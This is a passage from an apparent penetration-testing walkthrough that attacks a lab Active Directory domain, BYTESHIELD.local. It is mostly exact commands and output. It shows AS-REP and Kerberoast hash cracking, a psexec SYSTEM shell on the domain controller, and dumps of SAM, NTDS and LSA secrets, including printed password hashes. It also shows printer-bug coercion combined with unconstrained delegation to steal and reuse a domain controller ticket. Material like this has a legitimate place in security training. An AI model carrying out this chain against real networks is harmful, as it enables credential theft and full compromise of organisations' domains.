de6c73a7b3a27c5992710d5e01d2bd71a6dcb7aad8825fc5dc47c2a78e0603cefc357c091832f2e4724baa5e04b19265f0
026a847a4263f843b69a5c1cdb8e0e6b715e9de
```

Cracking Hashes with John

john --wordlist=PasswordList asreproast.out

```
┌──(root㉿kali)-[~]
└─# john --wordlist=PasswordList asreproast.out
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 25
6/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
MJ.Password1!    ($krb5asrep$23$Mark.Joseph@BYTESHIELD.LOCAL)
1g 0:00:00:00 DONE (2023-12-27 09:32) 50.00g/s 3750p/s 3750c/s 3750C/s ennifer..S.Password1!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

DOMAIN PRIVILEGE ESCALATION KERBEROASTING

Kerberoasting is an attack technique used in Active Directory environments to obtain Ticket Granting Ticket (TGS) service tickets and later crack the Ticket Granting Ticket (TGS) to retrieve the password hashes of domain user accounts. This attack takes advantage of the weakness in how service tickets are encrypted with the user's hash.

Attack Overview:

Service Tickets: When users authenticate to the domain, the Key Distribution Center (KDC) issues a Ticket Granting Ticket (TGT). Users can then request service tickets to access specific services.

Service Tickets Encryption: Service tickets are encrypted with the user's hash, and the Key Distribution Center (KDC) does not verify the user's identity when issuing these tickets.

DOMAIN PRIVILEGE ESCALATION KERBEROASTING

Kerberoasting Attack: An attacker can request service tickets for services such as Microsoft SQL Server that use service accounts. These service tickets are encrypted with the service account's hash.

Offline Cracking: The attacker captures the encrypted service tickets and can attempt to crack the hashes offline. If successful, the attacker gains access to the service account's plaintext password.

DOMAIN PRIVILEGE ESCALATION

Kerberoasting with Impacket

proxychains4 -q impacket-GetUserSPNs BYTESHIELD.local/p.brown

```
└# proxychains4 -q impacket-GetUserSPNs BYTESHIELD.local/p.brown
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
ServicePrincipalName                                  Name        MemberOf                                                                  PasswordLastSet
      LastLogon                  Delegation
_____________________________________________________ ___________ _________________________________________________________________________ ___________________
___  ________________________  __________

BS_SQLSERVER/ROOT-DC01.BYTESHIELD.local:1433  Sql_Service  CN=Group Policy Creator Owners,CN=Users,DC=BYTESHIELD,DC=local  2023-11-20 09:14:32.54
5088  2023-11-26 18:27:55.605262
```

DOMAIN PRIVILEGE ESCALATION

Requesting the TGS of the Service account for offline cracking

proxychains4 -q impacket-GetUserSPNs BYTESHIELD.local/p.brown -request

```
└─# proxychains4 -q impacket-GetUserSPNs BYTESHIELD.local/p.brown -request
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
ServicePrincipalName                          Name        MemberOf                                                                  PasswordLastSet
      LastLogon                   Delegation
____  ___________________________  __________  __________  ________________________________________________________________________  ___________________
BS_SQLSERVER/ROOT-DC01.BYTESHIELD.local:1433  Sql_Service  CN=Group Policy Creator Owners,CN=Users,DC=BYTESHIELD,DC=local  2023-11-20 09:14:32.54
5088  2023-11-26 18:27:55.605262


[-] CCache file is not found. Skipping...
$krb5tgs$23$*Sql_Service$BYTESHIELD.LOCAL$BYTESHIELD.local/Sql_Service*$cbf357bcefd5815a582b40bc0b66c034$e1448ac1322f0ca0e31cce079e735064dd4a815c
3ed09130b523c4707527f56c4750646c04911f6b42077b34c15f36721c3ac0fe0a3584cb421afcb0c5e13542102bf0492477235fe754c8ef168d2c611f688d172d5e4d304ad9b8311
6e86ff4afd7ae1f1798099b3d498a5f6ea62c08934515cce6e4f7356676b41959eaf75051140ca9f1af664f0f341cec24f5fc21216e17d53eb76deec5c3589e8aeb3103cda7012ff3
a451e40856bcd3de8c5d0db28754f10eb3a4a586dec05ddbc6cd6cfd363d67fb41331cfd0016caa4382a02a5ebb2e73c6f38bc93f25ee35bc4fc333dedd523353d83326ab3e938e0e
def6e09de7bdacb131df461fe7bc324ba87e6fd47af6db966355bf0373bf37ac92673bd8cf26a5ecfdd058ca9d08a529633db7e791adc58314c1d70ff4c91ca9f939d32c4c4799520
b5c8378d25de434f26b66c5621d05ef426e34f96f2ecef3aed4960fb41b86b2615532dd4fb9df21b74c5371eec5d915a6d1e6143cca14ce519921d3a97efe371d11497e4a9e559171
a63da43fcef32c6316ddc705995fc92c83a4360a9069b1ba7f1edf2c10bced67a3410218b36e1bf21878a236c6d8e488a75ad0eee4f9c22044b68036ec886d755b76e7bb4143c9861
57f93983a7d0cefea4fbc400126771f95019d9b8e72dca60d4c157a4800e29a6471b5f9cd0b7eb4db928378ad834d3e5fa90f1027dcc2a39d7e88d057dd3d8e3854577d918a4b1ec5
39a6d6461c2482b65bf48714030286dc5e82474f982253a2f1953ff1c10641ef2b60e91ba5bf33d3be96d5cf6783e7fa430eafdf4f7a8860914ca67befb6259cca2b76ea574343fe3
a710a19c3d7cf4369b35e30437be29bfbb02dc48724ea78555b3e208f51f344fb106f6620e404930126c875ea7c25cfa9f08849539d233838ed8799b4d783b9a302f58d104346c699
3635512dc6161231d7d2e5281d845161c900ec0bdb21c0e7fb0d2e8b0be8df88464aeb239508fd3561bc54f2d69a2acc514bff726b6a0c255d67cbc3704c8aa188230005435651307
6599dce7aaa531c7df2a16a8ea6733e389079d28af53d43ec8238a16d1050fcd00ebc3fbfdb0a1e3a05a41fd84abb03765d477d72742e67c6250797719cda5b84e63e696bb2d09e75
c8e5b6040ba1250be33f946e23fb1f14c6150825704b5a3921a1d67e01f4821e1bb8ca62aba2142decb6ed56f2d7f43c3b7c02f6ab7762f1c0ffb8c9bac036739ac33dab210aec49c
dcb77efc64a2c441565ca41673c36856383499cbd5e0cd0e07ae8611504d9e81ff88d9832b35a1a2037b40f11922276510a1a0c9ad9fc35d80b4e7dca779bd21c56579b7d6c7
```

DOMAIN PRIVILEGE ESCALATION

Cracking the TGS with hashcat

.\hashcat.exe -a 0 -m 13100 .\service_tgs.txt .\PasswordList.txt

```
PS C:\Users\mohas\Desktop\hashcat-6.2.6> .\hashcat.exe -a 0 -m 13100 .\service_tgs.txt .\PasswordList.txt
hashcat (v6.2.6) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

$krb5tgs$23$*Sql_Service$BYTESHIELD.LOCAL$BYTESHIELD.local/Sql_Service*$cbf357bcefd5815a582b40bc0b66c034$e1448ac1322f0ca0e31cce079e7
35064dd4a815c3ed09130b523c4707527f56c4750646c04911f6b42077b34c15f36721c3ac0fe0a3584cb421afcb0c5e13542102bf0492477235fe754c8ef168d2c6
11f688d172d5e4d304ad9b83116e86ff4afd7ae1f1798099b3d498a5f6ea62c08934515cce6e4f7356676b41959eaf75051140ca9f1af664f0f341cec24f5fc21216
e17d53eb76deec5c3589e8aeb3103cda7012ff3a451e40856bcd3de8c5d0db28754f10eb3a4a586dec05ddbc6cd6cfd363d67fb41331cfd0016caa4382a02a5ebb2e
73c6f38bc93f25ee35bc4fc333dedd523353d83326ab3e938e0edef6e09de7bdacb131df461fe7bc324ba87e6fd47af6db966355bf0373bf37ac92673bd8cf26a5ec
fdd058ca9d08a529633db7e791adc58314c1d70ff4c91ca9f939d32c4c4799520b5c8378d25de434f26b66c5621d05ef426e34f96f2ecef3aed4960fb41b86b26155
82dd4fb9df21b74c5371eec5d915a6d1e6143cca14ce519921d3a97efe371d11497e4a9e559171a63da43fcef32c6316ddc705995fc92c83a4360a9069b1ba7f1edf
2c10bced67a3410218b36e1bf21878a236c6d8e488a75ad0eee4f9c22044b68036ec886d755b76e7bb4143c986157f93983a7d0cefea4fbc400126771f95019d9b8e
72dca60d4c157a4800e29a6471b5f9cd0b7eb4db928378ad834d3e5fa90f1027dcc2a39d7e88d057dd3d8e3854577d918a4b1ec539a6d6461c2482b65bf487140302
86dc5e82474f982253a2f1953ff1c10641ef2b60e91ba5bf33d3be96d5cf6783e7fa430eafdf4f7a8860914ca67befb6259cca2b76ea574343fe3a710a19c3d7cf43
69b35e30437be29bfbb02dc48724ea78555b3e208f51f344fb106f6620e404930126c875ea7c25cfa9f08849539d233838ed8799b4d783b9a302f58d104346c69936
85512dc6161231d7d2e5281d845161c900ec0bdb21c0e7fb0d2e8b0be8df88464aeb239508fd3561bc54f2d69a2acc514bff726b6a0c255d67cbc3704c8aa1882300
05435651307659 9dce7aaa531c7df2a16a8ea6733e389079d28af53d43ec8238a16d1050fcd00ebc3fbfdb0a1e3a05a41fd84abb03765d477d72742e67c625079771
9cda5b84e63e696bb2d09e75c8e5b6040ba1250be33f946e23fb1f14c6150825704b5a3921a1d67e01f4821e1bb8ca62aba2142decb6ed56f2d7f43c3b7c02f6ab77
62f1c0ffb8c9bac036739ac33dab210aec49cdcb77efc64a2c441565ca41673c36856383499cbd5e0cd0e07ae8611504d9e81ff88d9832b35a1a2037b40f11922276
610a1a0c9ad9fc35d80b4e7dca779bd21c56579b7d6c7:S.Password1!
```

DOMAIN PRIVILEGE ESCALATION

Kerberoasting with CrackMapExec

proxychains4 -q crackmapexec ldap ROOT-DC01.BYTESHIELD.local -u p.brown -p 'P.Password1!' --kerberoasting kerberoasting.out

```
└─# proxychains4 -q crackmapexec ldap ROOT-DC01.BYTESHIELD.local -u p.brown -p 'P.Password1!' --kerberoasting kerberoasting.out
SMB         ROOT-DC01.BYTESHIELD.local 445    ROOT-DC01        [*] Windows 10.0 Build 17763 x64 (name:ROOT-DC01) (domain:BYTESHIELD.local) (signi
ng:True) (SMBv1:False)
LDAP        ROOT-DC01.BYTESHIELD.local 389    ROOT-DC01        [+] BYTESHIELD.local\p.brown:P.Password1!
LDAP        ROOT-DC01.BYTESHIELD.local 389    ROOT-DC01        [*] Total of records returned 1
CRITICAL:impacket:CCache file is not found. Skipping ...
LDAP        ROOT-DC01.BYTESHIELD.local 389    ROOT-DC01        sAMAccountName: Sql_Service memberOf: CN=Group Policy Creator Owners,CN=Users,DC=B
YTESHIELD,DC=local pwdLastSet: 2023-11-20 09:14:32.545088 lastLogon:2023-11-26 18:27:55.605262
LDAP        ROOT-DC01.BYTESHIELD.local 389    ROOT-DC01        $krb5tgs$23$*Sql_Service$BYTESHIELD.LOCAL$BYTESHIELD.local/Sql_Service*$52f5d300e9
1f617cb45f8d5f3553b6f8$8773e0e6b30b06836b35791771e1b8d14af35acb11667802b3c2c413b1251a778c134a35e211fe4895d50f709ea8c00db43bdc4232caa05d19aced93f6
8b8b4e813da6a83d3bfb728c0119af8cbcc1b9e1294e4b0522439bcef75350169d86b09aacde6c327ea069f63e54c94a8bec14d26ae4c30a52ae54a1080272852349a143cddee783b
b72af9b25efd97fd397b64bb05c9737c08b4e4725698b1a7445ad7c9540048b01f3b9d2826b0b28b4297cb2cf1a2658744657ca11cac8c0f97cc286a0e9f9990074d389147f81028
d1f4f3ecde3b173e0f33d8f48ba22517f12e4bd38d31c1c1eb87bdf7bb66535318a92a02771d8a496738755257c17252348a16b96a1d3516a454c6550e0e3da7ba70deed0367efa6
f8a70757d6ce17b4cbdc007b224596637eb2f1ded53e5079dfa19714968eb72321e15636ff7915738424553e6bbfa9649b20fb1d3dbff93f135dbe85a6972a351f872186e3569204
55a994875afe6fb5ad88fa6a3567431116a904863ba5f804dc50d4aae7765f6e9aa3a22831f5f6eddb500341c4debaa9a5d708f7e5b29991f96f08622da3e3eb82ff93c3b6c9966d
0fc853688bf9db4a04a293bd4b0e846ba982181629e4c582ab8664504c8e6338cca5d43650e713c95b146ffc02a9088d36cc9d81fbed8980805ab018f850a15b104832277e00de0e
d97e59ec7c72ff83132023a0b04f34f335fe97809ee87192bbbdfa43234a4ed84ba91c4938bae44b06d09bebb2f74883fbde473971fbfd5c6f35b8b87e42ae19851aa49215b86c98
03f46b3ab02f77640056ab36e3d56b27b34c81603212549dd93745a3828b5c24679d048148f06dfc5acd47846dbd37f222951033b43c2ac6fa35db86e9572298b3297343e542960d
0fb2b3386f00a2fc112ebde247c02b36ba153dd1c3dfa67b3528c7ef661c47150108e94831a0af4149df53291e4efd65faef7c82599271f8a003a013685ae2432ac0fcd92b483bcf
ab8bbc0d463fbd04eb459de12c4a01293f6ddc6874fdc67ff95978d79266d754f5d924459decd2b131ebcf2f3bb75998499eaa01ce585fc218c1639757c458b2d06dbb28508327f9
f334d9d71c77622298edd600336939cf9979058da2fec82e4ae8f38391453c96ef7c5177742929a343220c8eef77784e1d236afe7576172801e69ebf6c8dad13e1df2b88860c4ccb
df3f01dc54317089b22b2d286fd6bcf9c0e538e5a26925577bb1fa9647f9afa11319b47be410c7425a30965c1b3310baa6928b588d312b36bc2dbffaaf4b6353701e347c1181b9be
a465cf04b07fb72bfc10afc813e0d4ce491daf60ed5ce3b4454ae72728
```

Hash Cracking with John

john --wordlist=PasswordList kerberoasting.out

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# john --wordlist=PasswordList kerberoasting.out
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
S.Password1!     (?)
1g 0:00:00:00 DONE (2023-12-27 10:36) 50.00g/s 3750p/s 3750c/s 3750C/s ennifer..S.Password1!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

DOMAIN PRIVILEGE ESCALATION

Now we can use the discovered service account credentials to interact with the domain controller since the service account is member the domain admins, we successfully spawn system shell

proxychains4 -q impacket-psexec BYTESHIELD/Sql_Service:'S.Password1!'@10.10.1.13

```
└─# proxychains4 -q impacket-psexec BYTESHIELD/Sql_Service:'S.Password1!'@10.10.1.13
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.10.1.13.....
[*] Found writable share ADMIN$
[*] Uploading file BFTTfwVo.exe
[*] Opening SVCManager on 10.10.1.13.....
[*] Creating service MhSY on 10.10.1.13.....
[*] Starting service MhSY.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> hostname
ROOT-DC01

C:\Windows\system32> whoami
nt authority\system
```

DOMAIN PRIVILEGE ESCALATION

Using Crackmapexec to dump system secret files with the discovered credentials

proxychains4 -q crackmapexec smb 10.10.1.13 -u sql_service -p 'S.Password1!' --sam

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~/windapsearch]
└─# proxychains4 -q crackmapexec smb 10.10.1.13 -u sql_service -p 'S.Password1!' --sam
SMB         10.10.1.13      445    ROOT-DC01        [*] Windows 10.0 Build 17763 x64 (name:ROOT-DC01) (domain:B
YTESHIELD.local) (signing:True) (SMBv1:False)
SMB         10.10.1.13      445    ROOT-DC01        [+] BYTESHIELD.local\sql_service:S.Password1! (Pwn3d!)
SMB         10.10.1.13      445    ROOT-DC01        [+] Dumping SAM hashes
SMB         10.10.1.13      445    ROOT-DC01        Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc49
8ed1680c4fd1448319a8c04f:::
SMB         10.10.1.13      445    ROOT-DC01        Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931
b73c59d7e0c089c0:::
SMB         10.10.1.13      445    ROOT-DC01        DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe
0d16ae931b73c59d7e0c089c0:::
ERROR:root:SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
SMB         10.10.1.13      445    ROOT-DC01        [+] Added 3 SAM hashes to the database
```

DOMAIN PRIVILEGE ESCALATION

Dumping ntds.dit file content

proxychains4 -q crackmapexec smb 10.10.1.13 -u sql_service -p 'S.Password1!' --ntds

```
└─# proxychains4 -q crackmapexec smb 10.10.1.13 -u sql_service -p 'S.Password1!' --ntds
SMB         10.10.1.13      445     ROOT-DC01       [*] Windows 10.0 Build 17763 x64 (name:ROOT-DC01) (domain:B
YTESHIELD.local) (signing:True) (SMBv1:False)
SMB         10.10.1.13      445     ROOT-DC01       [+] BYTESHIELD.local\sql_service:S.Password1! (Pwn3d!)
SMB         10.10.1.13      445     ROOT-DC01       [+] Dumping the NTDS, this could take a while so go grab a
redbull ...
SMB         10.10.1.13      445     ROOT-DC01       Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc49
8ed1680c4fd1448319a8c04f:::
SMB         10.10.1.13      445     ROOT-DC01       Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931
b73c59d7e0c089c0:::
SMB         10.10.1.13      445     ROOT-DC01       krbtgt:502:aad3b435b51404eeaad3b435b51404ee:cc33e56f29f7f02
8240c94009626a68e:::
SMB         10.10.1.13      445     ROOT-DC01       BYTESHIELD.local\P.Brown:1105:aad3b435b51404eeaad3b435b5140
4ee:c74f21ce654235de3429f12d1c1717f0:::
SMB         10.10.1.13      445     ROOT-DC01       BYTESHIELD.local\David.Williams:1106:aad3b435b51404eeaad3b4
35b51404ee:9d0615b4cbfc6a2c149059eddcf156b0:::
SMB         10.10.1.13      445     ROOT-DC01       BYTESHIELD.local\Sql_Service:1107:aad3b435b51404eeaad3b435b
51404ee:832cce40ac54cf588dfc23c24e120fdb:::
SMB         10.10.1.13      445     ROOT-DC01       BYTESHIELD.local\Joe.Smith:1108:aad3b435b51404eeaad3b435b51
404ee:e80c276eb849463b4de902493010824c:::
SMB         10.10.1.13      445     ROOT-DC01       BYTESHIELD.local\Lisa.Jones:1109:aad3b435b51404eeaad3b435b5
1404ee:320f923eec3d03a8f2f986327cd28e96:::
```

DOMAIN PRIVILEGE ESCALATION

Dumping lsa

proxychains4 -q crackmapexec smb 10.10.1.13 -u sql_service -p 'S.Password1!' --lsa

```
└─# proxychains4 -q crackmapexec smb 10.10.1.13 -u sql_service -p 'S.Password1!' --lsa
SMB         10.10.1.13      445     ROOT-DC01       [*] Windows 10.0 Build 17763 x64 (name:ROOT-DC01) (domain:B
YTESHIELD.local) (signing:True) (SMBv1:False)
SMB         10.10.1.13      445     ROOT-DC01       [+] BYTESHIELD.local\sql_service:S.Password1! (Pwn3d!)
SMB         10.10.1.13      445     ROOT-DC01       [+] Dumping LSA secrets
SMB         10.10.1.13      445     ROOT-DC01       BYTESHIELD\ROOT-DC01$:aes256-cts-hmac-sha1-96:4cd29159c672b
e20f2ac9e993a4e76a81001cac949899232fff73cbdeb661e41
SMB         10.10.1.13      445     ROOT-DC01       BYTESHIELD\ROOT-DC01$:aes128-cts-hmac-sha1-96:9dca957e58645
f38e3261dae554e0533
SMB         10.10.1.13      445     ROOT-DC01       BYTESHIELD\ROOT-DC01$:des-cbc-md5:432979751061e04c
SMB         10.10.1.13      445     ROOT-DC01       BYTESHIELD\ROOT-DC01$:plain_password_hex:7f4a2daabcd2f46f59
26a34f4294821fe24170888c1241fa5be3120e44b50146a14f6cca4c21829ec27a98d80f857723c3f3e8d195672c5b1bd0ed3a8f503aaf8
71445bb711ee894492d411364df60190e917f6bd9e33ee4e3195669848db6e998b8e6ccd9e2b168421f670b0ac4979aa7d6dcfb32aec104
4ba310786f442c2ae9e29bd722436777d1af054d260b364e2de5c6ff4783c3559c5d0d1b6f21e0fb261e9491af1235a5214625b15897682
0e351b8e4d8d499645d734fda192732d980d8517530efbd5fa4278536406d114dc2560958ce755660ad48e38f5277de462b5d7b1b341ea9
067a63b6ecbb393e6e
SMB         10.10.1.13      445     ROOT-DC01       BYTESHIELD\ROOT-DC01$:aad3b435b51404eeaad3b435b51404ee:542b
2f531fc6033566a74f7908700714:::
SMB         10.10.1.13      445     ROOT-DC01       dpapi_machinekey:0x781a1ca6c31dd9438733205332b68ae5ef464e66
dpapi_userkey:0xa01f186b421b103accffaa67967da8c0c0b10a91
SMB         10.10.1.13      445     ROOT-DC01       NL$KM:4229daa309afa6115723e8d88200f11df919b460ed22f6dba320b
```

KERBEROS UNCONSTRAINE DELEGATION

Unconstrained Delegation Overview

Unconstrained delegation is a feature in the Kerberos authentication protocol that allows a service to impersonate a user to access resources on behalf of that user. It is designed to provide a seamless single sign-on experience for users accessing different services within a network.

The server can cache this ticket in memory and then pretend to be that user for subsequent resource requests in the domain. If unconstrained delegation is not enabled, only the user's Ticket Granting Service (TGS) ticket will be stored in memory. In this case, if the machine is compromised, an attacker could only access the resource specified in the TGS ticket in that user's context.

DOMAIN PRIVILEGE ESCALATION

Our initial enumeration shows a computer with unconstrained Delegation enabled

Get-DomainComputer -Unconstrained -Properties name,operatingSystem

```
(LDAP)-[10.10.1.13]-[BYTESHIELD\P.Brown]
PV > Get-DomainComputer -Unconstrained -Properties name,operatingSystem
name                : WIN10-CLIENT-01
operatingSystem     : Windows 10 Enterprise Evaluation

name                : ROOT-DC01
operatingSystem     : Windows Server 2019 Standard
```

You can see windows 10 appears to be our interesting target

DOMAIN PRIVILEGE ESCALATION

We can now see that the user has admin rights on the machine configured for unconstrained delegation

proxychains4 -q crackmapexec smb 10.10.1.0/24 -u p.brown -p 'P.Password1!'

```
└─# proxychains4 -q crackmapexec smb 10.10.1.0/24  -u p.brown -p 'P.Password1!'
SMB         10.10.1.13      445    ROOT-DC01        [*] Windows 10.0 Build 17763 x64 (name:ROOT-DC01) (domain:B
YTESHIELD.local) (signing:True) (SMBv1:False)
SMB         10.10.1.20      445    SQLSRV           [*] Windows Server 2016 Standard Evaluation 14393 x64 (name
:SQLSRV) (domain:BYTESHIELD.local) (signing:False) (SMBv1:True)
SMB         10.10.1.5       445    WIN10-CLIENT-01  [*] Windows 10.0 Build 19041 x64 (name:WIN10-CLIENT-01) (do
main:BYTESHIELD.local) (signing:False) (SMBv1:False)
SMB         10.10.1.2       445    DESKTOP-DHNQQ3J  [*] Windows 10.0 Build 19041 x64 (name:DESKTOP-DHNQQ3J) (do
main:DESKTOP-DHNQQ3J) (signing:False) (SMBv1:False)
SMB         10.10.1.13      445    ROOT-DC01        [+] BYTESHIELD.local\p.brown:P.Password1!
SMB         10.10.1.20      445    SQLSRV           [+] BYTESHIELD.local\p.brown:P.Password1! (Pwn3d!)
SMB         10.10.1.5       445    WIN10-CLIENT-01  [+] BYTESHIELD.local\p.brown:P.Password1! (Pwn3d!)
SMB         10.10.1.2       445    DESKTOP-DHNQQ3J  [-] DESKTOP-DHNQQ3J\p.brown:P.Password1! STATUS_LOGON_FAILU
```

DOMAIN PRIVILEGE ESCALATION

We can initial RDP connection to the machine

proxychains4 -q xfreerdp /v:10.10.1.5 /u:p.brown /p:'P.Password1!' /dynamic-resolution

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# proxychains4 -q xfreerdp /v:10.10.1.5 /u:p.brown /p:'P.Password1!'  /dynamic-resolution
[17:53:47:198] [97531:97533] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certifi
cate (18)' at stack position 0
[17:53:47:198] [97531:97533] [WARN][com.freerdp.crypto] - CN = Win10-Client-01.BYTESHIELD.local
[17:53:48:385] [97531:97533] [ERROR][com.winpr.timezone] - Unable to find a match for unix timezone: US/Eastern
[17:53:48:693] [97531:97533] [INFO][com.freerdp.gdi] - Local framebuffer format  PIXEL_FORMAT_BGRX32
[17:53:48:694] [97531:97533] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[17:53:48:722] [97531:97533] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdps
nd
[17:53:48:724] [97531:97533] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpg
fx
[17:53:48:725] [97531:97533] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel disp
```

DOMAIN PRIVILEGE ESCALATION

Here we go

DOMAIN PRIVILEGE ESCALATION

Printer bug flaw

The Printer Bug is a flaw in the MS-RPRN protocol (Print System Remote Protocol). This protocol defines the communication of print job processing and print system management between a client and a print server. To leverage this flaw, any domain user can connect to the spools named pipe with the RpcOpenPrinter method and use the RpcRemoteFindFirstPrinterChangeNotificationEx method, and force the server to authenticate to any host provided by the client over SMB.

In other words, the Printer Bug flaw can be leveraged to coerce a server to authenticate back to an arbitrary host. It can be combined with unconstrained delegation to force a Domain Controller to authenticate to a host we control.

DOMAIN PRIVILEGE ESCALATION

Running Rubeus to monitor any login, we can wait for any privilege user to log on or we can leverage printer bug Flaw by using SpoolSample.exe to trigger the exploit

.\Rubeus.exe monitor /interval:5 /nowrap

```
Administrator: Windows PowerShell
PS C:\Tools> .\Rubeus.exe monitor /interval:5 /nowrap

  v2.2.0

[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs
```

DOMAIN PRIVILEGE ESCALATION

Using SpoolSample.exe to trigger the exploit

.\SpoolSample.exe ROOT-DC01.BYTESHIELD.local Win10-Client-01.BYTESHIELD.local

```
PS C:\Tools> .\SpoolSample.exe ROOT-DC01.BYTESHIELD.local Win10-Client-01.BYTESHIELD.local
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\ROOT-DC01.BYTESHIELD.local, CaptureServer: \\Win10-Client-01.BYTESHIELD.local
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!
```

DOMAIN PRIVILEGE ESCALATION

Dumping the ticket

```
[*] 12/12/2023 1:10:04 PM UTC - Found new TGT:

  User                  :  ROOT-DC01$@BYTESHIELD.LOCAL
  StartTime             :  12/12/2023 4:32:02 AM
  EndTime               :  12/12/2023 2:32:02 PM
  RenewTill             :  12/19/2023 4:32:02 AM
  Flags                 :  name_canonicalize, pre_authent, renewable, forwarded, forwardable
  Base64EncodedTicket   :

    doIFZjCCBWKgAwIBBaEDAgEWooIEXTCCBFlhggRVMIIEUaADAgEFoRIbEEJZVEVTSElFTEQuTE9DQUyiJTAjoAMCAQKhHDAaGwZrcmJ0Z3Q
bEEJZVEVTSElFTEQuTE9DQUyjggQNMIIECaADAgESoQMCAQKiggP7BIID9y2GJioXcxE/rvvJcuGn6Qcsr857wVPfDuUtDXZ39xVQJgW0vQKWU1
HFjd7pgExIlLEcQmMJoflQgCaYfziMK1LwaphyaNInVu6cLj5uZY4+RwlygagqUlMc0KLZB2G3MDamc1k4hRVsoX0s8JgDDP/zQCEXa3U2DZwkr
Il0hiE6R35K6FHtcyV6NJVIA77jLMMB6RtEmVG2Fbq3wEu9FIZIdnS0sj25fD7nLfkTbii9pXam0187r1g34SDlgaHM+zTYEidAOjq8suGajqdj
elVhTyTcsBvZEl1S4EdOBSHM2NpgpT2Te4RWULAb/fDk3Phkau0zdVYGNkphVBnWzu/qhWiZlFsDYb6hL+Dyxaa5LpgdjXy6svfhQB/+MzD2Ug5
KEDQ1kDGDH19XpyWqmsuzCp7vDzX7Bnm5RBDu7wYYZ5ndxXaIha0mhE+ejQZy9UuRDPnuvKpZCXCpUHygQRIh6mqa2WLNYWE/xnfoHoLR0pXDVg
n5wRT4rcRWhmLpOwM5wBPziFU1GVljlaHuprA81Ekxtje7nJJnhHuG3fv2ogjXhWVcMm8UAeOYdcHSiPMfqQdoPft1l2tjqDNii9/373qNGzsrT
OM54UiAhZyYu7Y8N4JiH9WvgraWloTiWyW50WZonKaIMb6EVgz2c19VJRp1SydL7TqfccEnEZ9yJq1Y7vwjv8n30CfsNpzCEI7H+jT8yvWd0i2S
oH5gzIO0wYmso8p2YuBVW0Bqt3QBtQVGrwUh6K82likcTHxn+jeMFS1PgMvkJN5xoIrkzMhM3zN2q2KzATj16OTgxxuEqBSesrqteqtyaWaWh0P
mGMm3El3gVO5QSfOQLv+RjyJ8XwGWPBI9jnUAkHVMCwjK7Cz660fsjLcMNLin241Fp2JrH4Y0e2e9Fv1wFViVkAwPdatZzv/0nf1afGn/Wc95v7
s3DLzaWoOFK/Eb39tFLL6AB4X2MhzMgc0VOTkJCuUeQnv3VhidO3hMhNhDQGEXoLSqG31nwwj8sBAM6WH4a6o1Vp/TW146R8pQOs8cABagJuCjS
0xnz7uSk46CyXZLQoWBs8I2X+jsIY08e8D5g7549F7+EjTCJNpYyk/iCtqfAGp7MjeuRR40+ZGdZJmIARaMjcRQfamuDoqp1W2WMy/o0Y9O1hv1
m914vyZdzAo/hPe05MGFgfX2LshCQdth25lEgo1gleKusylqWAznhyme8E7yNVkJ9OE+f6I/nnQmLOHfhKwc7q1o6UZQYpVrOUsZ8HRF4oGihA3
XXxMVVxd8RsC1WYSOCbHigSInhySbBnkkxQV47Ue34dwzERBa5Ky3V01+W6GYvmbBPOQy/Z+k/kLq2L6jgfQwgfGgAwIBAKKB6QSB5n2B4zCB4K
CB3TCB2jCB16ArMCmgAwIBEqEiBCBySfcEUfH6lEL9XOiX3RgiSVWxi7VMpsRWFcl1DOVkRKESGxBCWVRFU0hJRUxELkxPQ0FMohcwFaADAgEBo
Q4wDBsKUk9PVC1EQzAxJKMHAwUAYKEAAKURGA8yMDIzMTIxMjEyMzIwMlqmERgPMjAyMzEyMTIyMjMyMDJapxEYDzIwMjMxMjE5MTIzMjAyWqgS
GxBCWVRFU0hJRUxELkxPQ0FMqSUwI6ADAgECoRwwGhsGa3JidGd0GxBCWVRFU0hJRUxELkxPQ0FM
```

DOMAIN PRIVILEGE ESCALATION

Passing the Ticket

.\Rubeus.exe renew /ticket:doIFZjCCBWKgAwI /ptt

```
PS C:\Tools>  .\Rubeus.exe renew /ticket:doIFZjCCBWKgAwIBBaEDAgEWooIEXTCCBFlhggRVMIIEUaADAgEFoRIbEEJZVEVTSElFTEQuTE9DQUyiJTAjoAMCAQKhHDA
aGwZrcmJ0Z3QbEEJZVEVTSElFTEQuTE9DQUyjggQNMIIECaADAgESoQMCAQKiggP7BIID9y2GJioXcxE/rvvJcuGn6Qcsr857wVPfDuUtDXZ39xVQJgW0vQKWU1HFjd7pgExIlLE
